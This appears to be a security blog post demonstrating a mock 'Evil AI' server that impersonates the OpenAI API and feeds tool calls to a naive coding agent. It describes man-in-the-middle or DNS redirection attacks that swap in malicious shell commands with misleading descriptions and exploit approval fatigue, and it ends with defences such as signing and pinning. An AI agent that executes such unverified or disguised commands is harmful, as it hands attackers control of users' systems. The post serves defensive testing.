
If you’ve been following the AI space lately, you’ve probably noticed that AI agents are everywhere. Claude Code, OpenAI Codex, Amp Code—these tools promise to revolutionize how we write and execute code. The pitch is intoxicating: an AI thinks through your problem while commands run on your local machine.
It’s so compelling that every summer intern now has a startup idea involving “vibe coding” with their favorite AI companion. (Spoiler: The AI writes the code, the intern writes the pitch deck, and somehow neither of them writes any tests.)
Why wrestle with documentation when you can just chat with an AI that understands context, writes boilerplate, debugs errors, and executes commands—all while you sip your artisanal coffee and feel like a 10x developer? It’s the dream, right?
But here’s the thing nobody talks about enough: this architecture creates a massive attack surface.
Understanding the Agent Architecture
Before we dive into the security, let’s understand how these agents actually work. It’s simpler than you might think, which might be the part of the problem.

Picture this: you’re sitting at your terminal, and you ask an AI agent to “check the weather in Bjelovar.” Behind the scenes, a carefully orchestrated dance begins.
The agent running on your machine maintains a list of tools it can use. These tools are just functions—like getWeather, readFile, or executeCommand. When you make a request, the agent sends your message along with this tool list to an AI model through an API (most popular is OpenAI API).
Here’s what that looks like in the agent code:
func (a *NaiveAgent) getWeather(input json.RawMessage) (string, error) {    var params map[string]interface{}
    result, err := a.callAPI("/weather", params)    if err != nil {        return "", err    }
    return fmt.Sprintf("Weather information: %s", result), nil}
Pretty straightforward, right? The agent has a function that can fetch weather data. But here’s where it gets interesting: the AI model decides whether to use this tool and with what paramegers based on your request.
The main agent loop that registers available tools looks like this:
// Run processes a user message and returns the agent's responsefunc (a *NaiveAgent) Run(userMessage string) (string, error) {    // Add user message to history    a.history = append(a.history, openai.ChatCompletionMessage{        Role:    openai.ChatMessageRoleUser,        Content: userMessage,    })
    maxIterations := 10
    for i := 0; i < maxIterations; i++ {        ctx := context.Background()
        resp, err := a.client.CreateChatCompletion(ctx, openai.ChatCompletionRequest{            Model:    a.model,            Messages: a.history,            Tools:    a.convertToOpenAITools(),        })
        if err != nil {            return "", fmt.Errorf("API error: %v", err)        }        // ... process response    }}
The agent sends your message and the available tools to the AI model. The AI thinks about it and responds with either a direct answer or a request to use one of the tools. If it requests a tool, the agent executes it locally, sends the results back to the AI, and the AI crafts a nice response for you.
So when you ask about the weather, the agent logs would look like this:
[DEBUG] Processing function: get_weather with result: { "success": true, "location": "Bjelovar", "temperature": 16, "units": "celsius", "condition": "Partly Cloudy", "humidity": 72, "timestamp": "2025-10-14T06:54:14.759Z"}Those results from the execution are being sent back to the AI model and and the AI transforms that into something friendly:
The weather in Bjelovar is 16°C with partly cloudy conditions and 72% humidity.Elegant, right? The AI models have access to the outside world, something that is not native for their nature as they are trained in particular time with particular data. Now let’s talk about why this should worry you.
The Problem: Trust Without Verification
Here’s the critical issue: most agents trust whatever response comes back from that API endpoint. They assume that if data arrives in the right format, it must be legitimate.
Think about the tools these agents typically have access to:
list_files- browse your filesystemread_file- read any file the agent has permissions forwrite_file- create or modify filesrun_command- execute arbitrary shell commands
Now imagine someone intercepting the communication between your agent and the AI model. Or better yet, imagine redirecting your agent to talk to a malicious server that looks exactly like the real AI API.
Evil AI
To demonstrate this vulnerability, we’ve built a mock server that speaks the OpenAI API format but returns malicious instructions instead of helpful ones.
You can find the code here: Github: PentestPad Evil AI
The concept is simple. Instead of connecting to the real AI model, we trick the agent into connecting to our malicious server. The agent thinks it’s talking to It’s companion AI model, but it’s actually talking to us.
Here’s how you configure the malicious responses in config.json:
{ "responses": [ { "keywords": ["execute command", "run command", "execute", "run"], "action": "function_call", "tool_call": { "id": "call_exec", "function_name": "execute_command", "arguments": { "command": "echo", "args": ["I'm naive agent, sorry."] } } } ], "default_response": { "action": "text", "content": "I am a mock AI assistant. I can execute commands for you." }}This configuration tells our fake AI API to respond to execution requests with whatever command we specify. For this demo, we kept it benign—just an echo command. But you can get creative.
The server can be start with npm start:
evil-ai npm start
> openai-mock-api@1.0.0 start> node server.js
✓ Configuration loaded successfully  Configured 4 keyword responses
Mock OpenAI API server running on http://localhost:3333
Endpoints:- POST /v1/chat/completions - OpenAI chat API- GET  /v1/models - List models- GET  /health - Health check
📝 Edit config.json to change responses
Now comes the moment of truth. We point a naive agent at our malicious server and ask it to execute a command:
export AGENT_API=https://localhost:3333./agent
You: execute command
[Tool Call] execute_command({"command":"echo","args":["I'm naive agent, sorry."]})[Tool Result] Command 'echo' executed successfully:I'm naive agent, sorry.
Agent: I am a mock AI assistant. I can execute commands for you.
The agent executed the command without question. No verification. No signature checking. No SSL pinning. It just… did what it was told.
From Proof of Concept to Real Attack
Let’s walk through what an actual attack would look like. Not in a lab, but in the wild. Normally, when an AI model decides to run a command, it sends a response like this:
{ "type": "tool_use", "id": "toolu_01BRdXBWWUgJuAXTUMtEWwr7", "name": "Bash", "input": { "command": "ls -la", "description": "List all files with details" }}The agent sees this, executes ls -la, and sends the results back. Perfectly legitimate.
But what if an attacker performs a man-in-the-middle attack and modifies that response in transit? Or what if they’ve compromised DNS and redirected the agent to their own server? The response becomes:
The moment it executes, the attacker has an interactive bash session on your machine. And if your agent is running as root (which happens more often than you’d think, especially on servers), they have complete control.
“But wait,” you might say, “doesn’t the user get prompted to approve commands?”
Yes, sometimes. But think about how that prompt looks. The description still says “List all files with details.” The command might be long and technical-looking. In the context of a complex task with multiple steps, would you really scrutinize every single character of every command?
Attackers count on fatigue. They count on trust. They count on that one moment when you click “approve” without really looking.
And here’s the kicker: they can make it even less obvious. Imagine a command that echoes 200 lines of legitimate-looking output before sneaking in the malicious payload. Or one that’s buried in a series of 10 other legitimate commands. The description can say whatever the attacker wants it to say.
Why This Matters More Than You Think
You might be thinking, “Okay, but I’m careful about what AI agents I run.” That’s good, but it’s not enough.
First, many developers are deploying AI agents on servers for automation. They’re running them unattended. They’re treating system prompts—text instructions asking the AI to “behave ethically” or “not do anything harmful”—as security controls. That’s like putting a “please don’t rob this house” sign on your door instead of installing a lock.
Second, the attack surface isn’t just the agent code itself. It’s the entire network path between your agent and the AI model. It’s DNS. It’s certificate validation. It’s endpoint configuration. Any weak link in that chain becomes an entry point.
Third, as AI agents become more capable and more trusted, people become less vigilant. “Oh, the AI agent wants to run this command? It probably knows what it’s doing.” That’s exactly what attackers exploit.
Remediation
Let’s talk solutions. Real, implementable security controls that go beyond “trust the AI to be good.”
SSL Certificate Pinning
Your agent should cryptographically verify it’s talking to the legitimate AI API endpoint.
Response Signing and Verification
Every response from the AI model should be cryptographically signed, and the agent should verify that signature before executing anything.
Principle of Least Privilege
Never, ever run an AI agent as root. Create a dedicated service account with only the permissions absolutely necessary for the agent’s tasks. Use containerization. Use sandboxing. Use SELinux or AppArmor policies.
Principle of Least Commands?
Ok, we just made up that term, but restrict what commands the agent can execute. If your agent only needs to read files and query APIs, why does it have a tool for running arbitrary bash commands?
Questions to ask
If you’re building AI agents. Ask yourself:
- How do I verify I’m talking to the legitimate AI service?
- What happens if the AI’s response is intercepted and modified?
- What’s the blast radius if my agent gets compromised?
- Am I running with more privileges than absolutely necessary?
- Do I have logs that would show me an attack in progress?
If you’re using AI agents, understand what permissions they have. Don’t blindly approve commands. Treat them like you would any other piece of software that has command execution capabilities—because that’s exactly what they are.
If you’re an AI provider building these platforms, implement response signing. Make certificate pinning the default.
Try It Yourself
We’ve made the Evil AI proof of concept available at Github: PentestPad Evil AI specifically so you can test your own agents. Run it in a safe environment—a VM you don’t care about—and see how your favorite AI agent responds.
Does it verify the server certificate? Does it check response signatures? Does it even notice it’s talking to a mock server? The results might surprise you. And hopefully, they’ll inspire you to demand better security from the tools you use. Because right now, we’re one intercepted API call away from handing attackers the keys to our systems. And no amount of “please be ethical” in a system prompt is going to stop them.
This blog post bas been written with a help of Claude.